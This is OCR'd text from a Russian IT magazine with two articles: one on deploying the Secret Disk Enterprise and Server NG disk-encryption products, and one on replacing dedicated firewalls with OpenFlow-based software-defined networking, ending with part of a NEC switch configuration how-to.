
Сразу после установки сервера рассматриваемого продукта автоматически запускается мастер настройки. С его помощью можно быстро ввести все основные параметры работы системы защиты. На первом этапе нужно настроить новую базу данных системы. Для этого необхо-



Выбор параметров шифрования в ходе настройки Secret Disk Enterprise



Административный веб-портал Secret Disk Enterprise



Первое подключение к серверу Secret Disk Server NG — выбор сертификата администратора

димо за несколько шагов указать корпоративный домен и выбрать параметры шифрования (криптопровайдер, алгоритм, длину и срок действия ключа). Примечательно, что для защиты базы данных системы, дисков и системных разделов могут использоваться разные настройки.

При создании базы данных нужно обратить внимание на два момента. Первый из них — сертификат оператора. В терминологии системы под оператором понимается сотрудник, который подключает и отключает криптохранилище (в нем содержатся все используемые для шифрования дисков ключи). Для его авторизации используется сертификат, закрытый ключ которого хранится на токене. Именно его и нужно указать в ходе настройки.

Второй момент — резервное копирование мастер-ключа (ключа, которым зашифровано криптохранилище). Система предлагает создать его копию в виде файла, защищенного паролем. Этим шагом лучше не пренебрегать. В противном случае при утрате мастер-ключа вся информация, которая хранится на защищенных носителях, будет безвозвратно утеряна. Поэтому резервную копию лучше сделать. Однако хранить ее непосредственно на сервере Secret Disk Enterprise было бы верхом неосторожности! Лучше всего сохранить файл с мастер-ключом на флешке и сдать ее на хранение в банковскую ячейку. Или выбрать другое надежное место, например сейф в кабинете генерального директора.

Заключительный этап развертывания Secret Disk Enterprise — установка программы-агента на всех компьютерах корпоративной сети, на которых будет храниться конфиденциальная информация. Сделать это можно и вручную. Однако гораздо более удобно использовать групповые политики Windows. Кстати, чтобы агенты смогли находить сервер системы защиты, в корпоративном DNS необходимо прописать запись, указывающую на службу _sdms.

После настройки можно включить сервер, смонтировать криптохранилище (для этого нужен токен оператора) и запустить административный портал.

РАБОТА С SECRET DISK ENTERPRISE

В основном системой защиты управляют пользователи с ролью «Администратор». Это могут быть сотрудники отдела информационной безопасности или другие ответственные за защиту конфиденциальных данных лица. Основной инструмент управления — административный портал, который можно открыть в любом современном браузере. С его помощью администраторы информационной безопасности могут выполнять весь спектр своих задач: управлять пользователями и их сертификатами, подключением рабочих станций, создавать зашифрованные диски и так далее.

Список пользователей Secret Disk Enterprise получает из Active Directory. Для этого может применяться как автоматическая синхронизация, так и ручной выбор учетных записей. Однако недостаточно просто загрузить список пользователей. Для всех сотрудников, которые будут работать с защищенными дисками, необходимо зарегистрировать их сертификаты (стандарта X.509). Указывать их можно вручную, выбирая нужные файлы (предварительно сертификаты для каждого пользователя нужно создать), или же загружать непосредственно из Active Directory (конечно же, если они там были опубликованы). Нужно отметить, что помимо стандартных ролей администраторы могут создавать свои собственные, вручную указывая доступные им возможности. Это позволяет сделать систему защиты более гибкой.

Также в системе необходимо зарегистрировать те рабочие станции, на которых будет содержаться конфиденциальная информация. Информацию о них можно также загрузить из Active Directory. При этом по каждому компьютеру приводятся подробные данные: операционная система, NETBIOS-имя, DNS-имя, дата и время последнего обращения к серверу Secret Disk Enterprise и последней загрузки конфигурации, общий перечень разделов, список зашифрованных дисков и прочее. При этом у администратора безопасности есть возможность выполнить некоторые действия с рабочей станцией: заблокировать ее, отключить использование кеша, обновить конфигурацию.

После внесения данных о пользователях и рабочих станциях можно переходить непосредственно к защите информации. Для этого в рассматриваемой системе реализовано несколько возможностей. Первая из них — создание виртуальных зашифрованных дисков. Они представляют собой файлы-контейнеры, которые можно подключать к операционке в качестве съемных накопителей. Это очень удобный способ для хранения относительно небольшого числа документов и прочих данных.


Второй вариант защиты — шифрование разделов на жестком диске рабочих станций. Речь идет о полноценных разделах, отформатированных в выбранной файловой системе. Отдельно стоит упомянуть возможность шифрования системного раздела. При ее использовании будет невозможно загрузить операционную систему рабочей станции или сервера без ключа пользователя.

При работе с Secret Disk Enterprise необходимо иметь в виду несколько важных моментов. Во-первых, создание, удаление и перешифрование защищенных дисков выполняется только администраторами безопасности. Простые пользователи могут только подключать или отключать зашифрованные разделы. Во-вторых, при создании защищенных дисков любых типов необходимо указывать хотя бы одного сотрудника, у которого есть к нему доступ. В-третьих, носители шифруются не сразу после команды администратора, а при первой авторизации на указанном компьютере сотрудника, которому разрешено его использование.

Работа самих пользователей в целом ничем не примечательна. Все, что сотрудники могут сделать, — подключить и отключить с помощью Secret Disk Agent созданный для них администратором безопасности виртуальный диск или зашифрованный раздел.

РАЗВЕРТЫВАНИЕ SECRET DISK SERVER NG

Secret Disk Server NG — это система криптографической защиты информации, размещенной на серверах корпоративной сети. В ней используется принцип прозрачного шифрования, который мы уже описывали выше. При этом в данном продукте реализован целый ряд возможностей, которые нужны именно для защиты серверов. Это поддержка соответствующих систем хранения (RAID-массивы, динамические диски) и серверных операционных систем, управление правами доступа, система обеспечения целостности данных при шифровании, автоматизация работы с данными с использованием скриптов, наличие



Просмотр разделов сервера

сигнала «тревога» для экстренного отключения дисков и прочее.

Secret Disk Server NG в основном предназначен для работы с целыми, предварительно созданными разделами на жестких дисках сервера. После зашифровывания они перестают распознаваться операционной системой, которая «видит» в них просто неразмеченное пространство. Однако после подключения (загрузки в память сервера ключа шифрования) они превращаются в самые обыкновенные разделы, с которыми могут работать пользователи. К слову сказать, эти метаморфозы проходят абсолютно незаметно для сотрудников, которые могут даже и не подозревать о наличии в организации системы криптографической защиты.

Еще до начала разговора о развертывании рассматриваемого продукта нужно сделать одно важное отступление. Дело в том, что лицензия на него бывает двух типов — для файловых серверов и для серверов приложений. Разница между ними заключается в распределении прав доступа. Первый вариант позволяет просто разрешить или запретить использование защищенного диска по сети, а второй — настраивать гибкие права доступа к нему. Помимо этого, возможна и комбинированная лицензия. Все это необходимо учесть при приобретении продукта.


Secret Disk Server NG состоит из трех компонентов. Первый — сам сервер. Это основной модуль, который выполняет все операции с защищенными дисками. Естественно, он должен быть установлен на том сервере, на котором будет использоваться. Второй компонент — интерфейс администратора. Он выполнен не в виде отдельной программы и, как это сейчас модно, веб-интерфейса, а в виде оснастки для консоли управления Microsoft (MMC). Третий компонент — Secret Disk Alarm. Это программно-аппаратный комплекс, который используется как тревожная кнопка — для подачи сигнала тревоги, при поступлении которого происходит экстренное размонтирование зашифрованных дисков.

Архитектура системы защиты достаточно проста. Серверный компонент инсталлируется на всех серверах, на которых будут защищенные диски. Оснастка для консоли управления устанавливается на компьютерах администраторов безопасности либо на серверах.

Secret Disk Alarm может устанавливаться на компьютер администратора безопасности, на комп службы охраны или на оба рабочих места сразу. Это обеспечит своевременное отключение защищенных дисков при возникновении любых непредвиденных ситуаций. Можно пойти еще дальше и интегрировать «тревожную кнопку» с охранной сигнализацией. В этом случае диски будут автоматически отключаться при срабатывании последней. Это особенно актуально для серверов, которые должны работать круглосуточно, например почтовых.

Сама установка описанных компонентов, в принципе, не представляет особого интереса. Она выполняется локально стандартным образом. Единственное, что придется сделать администратору, — выбрать необходимые компоненты.

После установки всех компонентов нужно выполнить первичную настройку. Сделать это можно с помощью оснастки «Управление Secret Disk Server». После ее запуска нужно открыть панель управления серверами и выбрать сервер, который требует защиты. При первом подключении автоматически предлагается создать нового администратора. Для этого необходимо указать его имя и предварительно созданный сертификат,



Свойства зашифрованного раздела

находящийся в памяти подключенного к компьютеру токена (поставляется в комплекте с продуктом). Впоследствии зарегистрированный администратор сможет добавлять новых пользователей, имеющих права управления сервером. При этом создавать им сертификаты можно прямо в Server NG.

Описанную процедуру нужно выполнить для всех защищаемых серверов. Впоследствии при запуске оснастки подключение к ним будет автоматическим. Естественно, для этого необходимо, чтобы к компьютеру администратора были подключены токены с нужными сертификатами.

ИСПОЛЬЗОВАНИЕ SECRET DISK SERVER NG

После завершения первичной настройки можно переходить непосредственно к работе с Server NG. И сначала необходимо зашифровать нужные разделы сервера. Для этого используется оснастка «Управление Secret Disk Server». В ней перечислены все существующие на выбранном сервере разделы. Администратору безопасности остается выбрать нужный, указать алгоритм шифрования и, при необходимости, сменить его метку и букву.

В процессе настройки шифрования система предлагает создать копию мастер-ключа в файле или распечатать ее на принтере. Как мы уже говорили ранее, этой операцией лучше не пренебрегать. В противном случае при утрате администратором токена вся информация, находящаяся на защищенном диске, будет безвозвратно утеряна. Обрати внимание, что процесс шифрования может занять определенное время. Причем его можно в любой момент прервать и впоследствии продолжить с того же места.

После завершения шифрования необходимо настроить подготовленный раздел. Сделать это можно, открыв его свойства. В первую очередь нужно определить перечень администраторов, которые могут его подключать. Делать ответственным только одного сотрудника неправильно, поскольку он может заболеть, уехать в командировку или уйти в отпуск. Поэтому лучше предоставить доступ нескольким ответственным лицам.

Также необходимо определить возможность сетевого доступа. Например, если речь идет о защите сервера базы данных, то подключение по сети к диску, на котором содержатся файлы с информацией, не нужно. Оно окажется лишь дополнительной угрозой, позволяя определенным пользователям просто-напросто скопировать базу на съемный накопитель. Поэтому в таком случае сетевой доступ лучше вообще запретить. В результате пользователи смогут получать информацию только от СУБД и не смогут обойти авторизацию и контроль доступа.



СИНОПСИС

В этой статье мы затрагиваем такой важный аспект защиты конфиденциальной информации, как криптография. И в этом нет ничего удивительного, поскольку только шифрование позволяет обезопасить данные от несанкционированного физического доступа. Но для этого необходимо использовать серьезные продукты, обладающие необходимым для корпоративных сетей функционалом и высокой степенью надежности. Построение именно такой системы защиты, с использованием продуктов серии Secret Disk, криптопровайдеров и аппаратных USB-токенов для хранения ключевой информации, мы сегодня и рассматриваем.

При необходимости можно настроить сценарии, которые будут исполняться после подключения диска и перед его отключением. В их качестве можно использовать произвольные приложения или специально написанные скрипты. В частности, в нашем примере можно запускать СУБД при подключении диска и останавливать ее при отключении.

Требует внимания администратора безопасности и настройка реакции системы на срабатывание «тревожной кнопки». Здесь доступны четыре варианта, начиная с игнорирования сигнала и заканчивая экстренным отключением без выполнения сценариев.

После шифрования дисков работать с ними очень просто. Администратор безопасности, обладающий необходимыми правами, подключает свой токен к компьютеру и дает команду на подключение раздела. При этом он становится доступен всем пользователям (напрямую по сети или опосредовано через какое-то программное обеспечение, например через СУБД). В конце рабочего дня администратор отключает диск.

ПОДВОДИМ ИТОГИ

Вне всякого сомнения, построенная таким образом корпоративная система шифрования может защитить информацию от несанкционированного физического доступа. Однако она не гарантирует ее безопасность от других угроз, в частности от вредоносного ПО, действий инсайдеров и прочего. Шифрование — это лишь часть комплексной системы защиты, которая должна охватывать все известные на сегодняшний день потенциальные каналы утечки.

РАЗДЕЛЯЙ И УПРАВЛЯЙ!



ОБЕСПЕЧЕНИЕ СЕТЕВОЙ БЕЗОПАСНОСТИ С ПОМОЩЬЮ ПРОГРАММНО-КОНФИГУРИРУЕМЫХ СЕТЕЙ

Ты когда-нибудь сталкивался с задачей настройки нескольких десятков файрволов в гетерогенной сети, с согласованием конфигураций, оптимизацией? Тогда тебе известно, насколько это дорогой и трудоемкий процесс. Мы предлагаем рассмотреть новый перспективный подход к обеспечению сетевой безопасности, который активно исследуется и внедряется в мировой IT-индустрии, — технологию программно-конфигурируемых сетей.



Иван Платонов
программист НП «Центр прикладных исследований компьютерных сетей»



Денис Гамаюнов
кандидат физико-математических наук, старший научный сотрудник, и. о. зав. лабораторией безопасности информационных систем факультета ВМК МГУ, ведущий программист-исследователь НП «Центр прикладных исследований компьютерных сетей»

Новый подход, который мы адаптировали к задаче разграничения доступа в сети, позволяет добиться максимальной эффективности использования коммутационного оборудования и отказаться от дорогостоящих выделенных файрволов. Предлагаем твоему вниманию один из вариантов использования нового подхода, когда мы решаем задачу перехода от сети с традиционной архитектурой к ПКС с сохранением существующей политики разграничения доступа.

ВСЕ НАЧАЛОСЬ С ARPANET...

Архитектура глобальной сети безнадежно устарела. Ее основы закладывались в 70-х годах, когда не было ни мобильных узлов, ни беспроводной связи. В то время никто не мог предсказать современные скорости и объемы передаваемых данных. Да и при разработке базовых протоколов не было предусмотрено разграничение доступа на уровне сети. Предполагалось, что в глобальной сети приложения могут связываться друг с другом без ограничений. Реальность довольно быстро потребовала корректировки такого идеалистического представления, и появились специализированные устройства (и программные средства в операционных системах), реализующие разграничение доступа в сети, — межсетевые экраны (далее МСЭ), впоследствии системы предотвращения вторжений (IPS), сетевые антивирусы, шлюзы уровня приложений (в том числе WAF — web application firewall).

ПОЧЕМУ НЕОБХОДИМА ТЕХНОЛОГИЯ ПКС

Нам несказанно повезло — мы оказались свидетелями кардинальных изменений в составе, структуре и распределении трафика в Сети. С точки зрения клиентских устройств интернет стал мобильным — число беспроводных устройств перевалило за миллиард, в то время как количество «фиксированных» клиентов в пять-шесть раз меньше. Общий объем трафика за последние пять лет возрос более чем в три раза. По прогнозам Cisco, трафик будет удваиваться примерно каждые девять месяцев, что приведет к увеличению нагрузки на несколько порядков в течение ближайших лет. Причем ожидается, что к 2014 году около 80% трафика будет составлять видеотрафик.

По мере изменения характера приложений и трафика меняются и требования к обеспечению информационной безопасности устройств и контента. Если раньше задача заключалась в управлении отдельными серверами, сетями и маршрутизаторами, то сейчас требуется обеспечить информационную безопасность всех корпоративных бизнес-процессов, независимо от размещения клиентских устройств, их перемещения, распределения данных по устройствам и их принадлежности (вспомним концепцию BYOD).

К сожалению, в настоящее время эффективность решений по разграничению доступа начала снижаться — требуется значительно больше дорогих устройств, чтобы обеспечить тот же уровень гранулярности сети, как пятьдесят лет назад. Проблема заключается в том, что в условиях мобильности клиентских устройств конфигурация сети постоянно изменяется и информация о ней не может быть напрямую использована для разграничения доступа. Поэтому на первый план выходит задача разграничения доступа на основе информации об ожидаемом поведении (потоках) между приложениями в сети. Кроме того, сами устройства разграничения доступа уровня сети не становятся дешевле, даже наоборот — решения для 10- или 100-гигабитных каналов стоят дорого.

Те, кто интересовался этой глобальной проблемой в сфере компьютерных сетей, знают, что сегодня одна из самых перспективных технологий — это программно-конфигурируемые сети (ПКС, англ. software defined network — SDN). Напомним, что основная идея ПКС-подхода состоит в том, чтобы, не изменяя существующего оборудования, отделить управление сетевыми устройствами от управления передачей данных и перейти от управления отдельными экземплярами сетевого оборудования к управлению сетью в целом. Новая парадигма позволяет администратору четко видеть все потоки трафика, ему становится легче замечать вторжения и выявлять другие проблемы, назначать приоритеты различным типам трафика и разрабатывать правила реагирования сети при заторах и проблемах с оборудованием. А мы покажем еще одно, менее очевидное преимущество — новая концепция ПКС позволяет не только сохранить прежнюю функциональность разграничения доступа на уровне сети, но и реализовать ее оптимально.




Рис. 1. Пример классической топологии с разграничением доступа между подсетями




Рис. 2. Пример ПКС-топологии

ПРОБЛЕМА ОПТИМИЗАЦИИ РАСПОЛОЖЕНИЯ ПРАВИЛ ФИЛЬТРАЦИИ И ЕЕ РЕШЕНИЕ

Для начала рассмотрим проблему контроля доступа на уровне сети на примере МСЭ и ее решение с помощью ПКС. Как известно, правила МСЭ описывают ограничения на доступ между приложениями, исходя из информации об адресах, номерах портов (то есть типах приложений) и прочих служебных полях заголовков. Использование сложных правил обусловлено прежде всего тем, что МСЭ устанавливается в одной, вполне определенной точке сети, поэтому язык правил должен позволять точно различать потоки между разными приложениями и клиентами. Из-за сложности и богатства языка определения правил усложняется логика устройств фильтрации, им надо выполнять больше операций над каждым заголовком, чтобы определить действие, выполняемое с каждым пакетом (permit или deny). Очевидно, что каждое анализируемое правило вносит определенную задержку во время передачи пакета и чем сложнее правило, тем больше время его анализа.

В то же время известно, что если бы существовала возможность выполнять фильтрацию «по источнику» максимально близко к источнику, а фильтрацию «по назначению» максимально близко к узлу или приложению назначения, то сами правила можно было бы существенно упростить, а значит, удешевить реализацию задачи разграничения доступа. Можно показать, что если существует некоторая конфигурация МСЭ, которая описывает правила доступа между приложениями, то она может быть отображена на набор таблиц потоков (Flow Tables) ПКС таким образом, что общая пропускная способность сети при сохранении всех ограничений на доступ будет строго больше, чем при использовании централизованного устройства фильтрации. Таким образом, с помощью ПКС можно не только избавиться от МСЭ в виде отдельных устройств и выполнять фильтрацию на уровне среды доступа, но и максимизировать ее пропускную способность. Звучит заманчиво, не так ли?

ОТ КЛАССИЧЕСКОЙ ТОПОЛОГИИ К ПКС-АРХИТЕКТУРЕ

Предлагаемый подход к миграции среды передачи данных с традиционной архитектурой сети, использующей выделенные межсетевые экраны, на ПКС с переносом правил фильтрации непосредственно в среду передачи данных, представленную OpenFlow-коммутаторами и контроллером ПКС, предполагает наличие нескольких этапов.

Алгоритм перехода традиционной сети к ПКС-топологии:

1. Оптимизация правил:
   - поиск и удаление аномалий на каждом МСЭ в отдельности;
   - поиск и удаление аномалий на МСЭ в совокупности.
2. Построение единого логического (виртуального) МСЭ для каждой подсети в топологии.
3. Подсчет минимального необходимого количества OF-коммутаторов и выбор топологии ПКС.
4. Трансляция правил фильтрации трафика для каждого OF-коммутатора в правила потоков.

Под аномалией в политике фильтрации мы подразумеваем правила, наличие которых не влияет на конечный результат фильтрации.

В качестве примера применения описываемого метода рассмотрим топологию (рис. 1), состоящую из большого количества подсетей (Free Wi-Fi, Web Server, DataBase, Management Network, Research Network, Development Network и Accounts Network), маршрутизаторов и МСЭ. Также существует отдельная область, называемая Internet. Мы определяем ее как подсеть с любым адресом, не пересекающимся с набором адресов перечисленных выше подсетей.

Данная топология отображает строение реальной LAN и имеет сложную структуру разграничения прав доступа на основе фильтрации трафика с использованием трех аппаратных МСЭ. Также некоторые хосты в топологии могут иметь МСЭ уровня приложений, развернутые программно, как, например, на хостах подсети Accounts Network. Вся сеть разбивается МСЭ на зоны (A, B, C и D). Передаваемый трафик внутри каждой зоны не подвергается фильтрации со стороны МСЭ.



Рис. 4. Доклад, посвященный OpenFlow и SDN, на конференции Open Networking Summit 2012




Рис. 3. Схема тестового стенда

Для перехода к топологии, в основе которой лежит технология ПКС, необходимо выбрать ее структуру. Самые распространенные: дерево, полносвязный граф, решетка, звезда, кольцо, трехмерный куб. Топология выбирается в зависимости от размера сети и требований, предъявляемых к ее надежности, отказоустойчивости и загруженности. Для рассматриваемого примера топологии мы выбрали структуру полносвязного графа, поскольку считаем, что количество хостов во входной топологии невелико, однако скорость передачи данных является критическим фактором. Как известно, в топологии полносвязного графа любой пакет может достигнуть точки назначения за три хопа.

В процессе замены топологии возникает необходимость вычисления минимального количества OF-коммутаторов, которые будут участвовать в топологии. Данная задача представляет собой разновидность задачи об упаковке в контейнеры (Bin-Packing Problem). Она заключается в распределении подсетей с различным числом хостов по коммутаторам с различным числом портов таким образом, чтобы число задействованных коммутаторов было минимальным. Результатом процесса замены для рассматриваемой LAN является ПКС-топология, представленная на рис. 2.

НАШИ РЕЗУЛЬТАТЫ НА ПРАКТИКЕ

Предлагаемый подход был реализован в качестве приложения для контроллера POX (noxrepo.org/pox/about-pox) с использованием языка программирования Python 2.7 (поддерживаемая версия протокола OpenFlow 1.0). Приложение реализует фильтрацию трафика в двух режимах: классическом и рефлексивном. На вход приложения поступает начальная топология с определенной политикой фильтрации трафика для каждого МСЭ в формате Extended Cisco ACL. Результатом работы является множество наборов правил потоков для каждого коммутатора, входящего в новую ПКС-топологию.

В качестве тестового коммутатора использовался OpenFlow-hybrid коммутатор 48GbE NEC PF5820. Данная модель поддерживает версию протокола OpenFlow 1.0, до 96 тысяч записей потоков уровня L2 и до 750 полноценных правил потоков, состоящих из 12 полей. Коммутатор можно разбить на несколько виртуальных коммутаторов, однако все они используют единую таблицу потоков. Для проведения экспериментальных исследований коммутатор NEC разбили на шесть виртуальных коммутаторов по восемь портов в каждом. Для создания топологии полносвязного графа получившиеся виртуальные коммутаторы соединили друг с другом (рис. 3).

К виртуальным коммутаторам 1–5 подключили хосты к портам 1, 9, 17, 25, 33 соответственно. Каждому хосту в топологии был назначен IP-адрес из различных подсетей. К 6-му коммутатору подключили ноут (порт 41), на котором работало тестируемое приложение.

Сначала был воспроизведен пример топологии, описанной выше, проверена корректность установки и трансляции правил фильтрации в правила потоков. Далее провели следующие испытания:

1. Измерили время установки правил потоков в зависимости от их количества. Согласно полученным результатам время установки правил линейно зависит от их количества.
2. Измерили задержку при передаче нового потока, появляющегося в сети, в зависимости от расположения первого подходящего правила.

Из проведенных экспериментов можно сделать вывод, что время передачи пакета при классическом варианте реализации остается примерно постоянным (около 40 мс) вне зависимости от количества правил потоков, поскольку время, которое требуется для поиска по таблице, расположенной в троичной ассоциативной памяти (Ternary Content Addressable Memory, TCAM), является минимальным. При рефлексивном варианте реализации задержка при передаче пакета увеличивается (около 110 мс для первого пакета), однако после

> *Время передачи пакета при классической реализации постоянно (около 40 мс) вне зависимости от количества правил потоков*

установки правил потока на все коммутаторы передача пакета составляла в среднем 0,1 мс, что в 1100 раз меньше.

ВАРИАНТЫ ИСПОЛЬЗОВАНИЯ И ПРЕИМУЩЕСТВА

Итак, к чему мы пришли? Согласно определенной политике (рис. 1), пакет с IP-адресом источника 7.7.7.7 и IP-адресом назначения 172.16.0.25 должен будет пройти через три аппаратных МСЭ и один программный — в итоге будет проанализировано 41 правило. Необходимо отметить, что мы рассмотрели самый критичный случай, при котором пакет каждый раз проходит по предпоследнему правилу (последнее правило deny). При переходе к ПКС количество просмотренных правил для того же случая значительно уменьшается — 7 (лучший случай) и 32 (худший случай). Все зависит от того, сколько подсетей подключено к одному OF-коммутатору. Для достижения наименьшего количества просматриваемых правил необходимо для каждой подсети выделить отдельный коммутатор.

ЗАКЛЮЧЕНИЕ

Переход от сети традиционной архитектуры к ПКС позволяет решить сразу несколько проблем в современных (и перспективных) сетях: во-первых, мы можем избавиться от выделенных дорогостоящих устройств — традиционных межсетевых экранов и решить задачи разделения доступа средствами коммутационной среды; во-вторых, существующие на данный момент ПКС-контроллеры позволяют учитывать мобильность клиентов, и у нас появляется возможность централизованно и оперативно, по мере перемещения клиента по физической сети, изменять конфигурацию «логического» МСЭ, реализуемого коммутационной средой. Ну и самое главное — в управлении сетевой безопасностью и разделении доступа на уровне коммутационной среды мы наконец-то получаем все возможности, предоставляемые идеологией Open Source, — подавляющее большинство контроллеров OpenFlow являются открытыми проектами, и администратор сети получает возможность реализовать произвольную политику контроля доступа, без оглядки на тот набор функциональности, который реализован поставщиками оборудования.

Если тебя заинтересовала наша исследовательская работа, исходный код приложения доступен по адресу: bit.ly/17MmuWd. ⌶

WARNING

Контроллер POX используется преимущественно для реализации прототипов приложений. Его производительность значительно ниже аналогичных решений, реализованных на C++, Java или Ruby. Для внедрения описанного подхода в существующие сети необходимо переписать приложение для другой сетевой ОС.




Figure 2: Example of a network of OpenFlow-enabled commercial switches and routers.

addressed in the context of the Ethane prototype, which used simple flow switches and a central controller [7]. Preliminary results suggested that an Ethane controller based on a low-cost desktop PC could process over 10,000 new flows per second — enough for a large college campus. Of course, the rate at which new flows can be processed will depend on the complexity of the processing required by the researcher's experiment. But it gives us confidence that meaningful experiments can be run. Scalability and redundancy are possible by making a controller (and the experiments) stateless, allowing simple load-balancing over multiple separate devices.

3.1 Experiments in a Production Network

Chances are, Amy is testing her new protocol in a network used by lots of other people. We therefore want the network to have two additional properties:

1. Packets belonging to users other than Amy should be routed using a standard and tested routing protocol running in the switch or router from a "name-brand" vendor.

2. Amy should only be able to add flow entries for her traffic, or for any traffic her network administrator has allowed her to control.

Property 1 is achieved by OpenFlow-enabled switches. In Amy's experiment, the default action for all packets that don't come from Amy's PC could be to forward them

Рис. 5. Документ OpenFlow White Paper



HOWTO ПО СОЗДАНИЮ ТЕСТОВОГО СТЕНДА НА КОММУТАТОРЕ NEC PF5820

```
# Создаем VLAN'ы. У каждого виртуального
# коммутатора должен быть отдельный VLAN
NEC(config)# vlan 1001
NEC(config-vlan)# name "Subnet1"
NEC(config-vlan)# exit

# Назначаем каждому порту принадлежность
# к определенному VLAN
NEC(config)# interface range gigabitethernet ↵
0/1-8
NEC(config-if-range)# switchport mode access
NEC(config-if-range)# switchport access vlan ↵
1001
NEC(config-if-range)# no shutdown
NEC(config-if-range)# exit

# На этом порту и по этому адресу будет
# располагаться контроллер
NEC(config)# interface gigabitethernet 0/41
NEC(config-if)# ip address 10.0.0.1 ↵
255.255.255.0
NEC(config-if)# no shutdown
NEC(config-if)# exit

# Создаем виртуальный OpenFlow-коммутатор
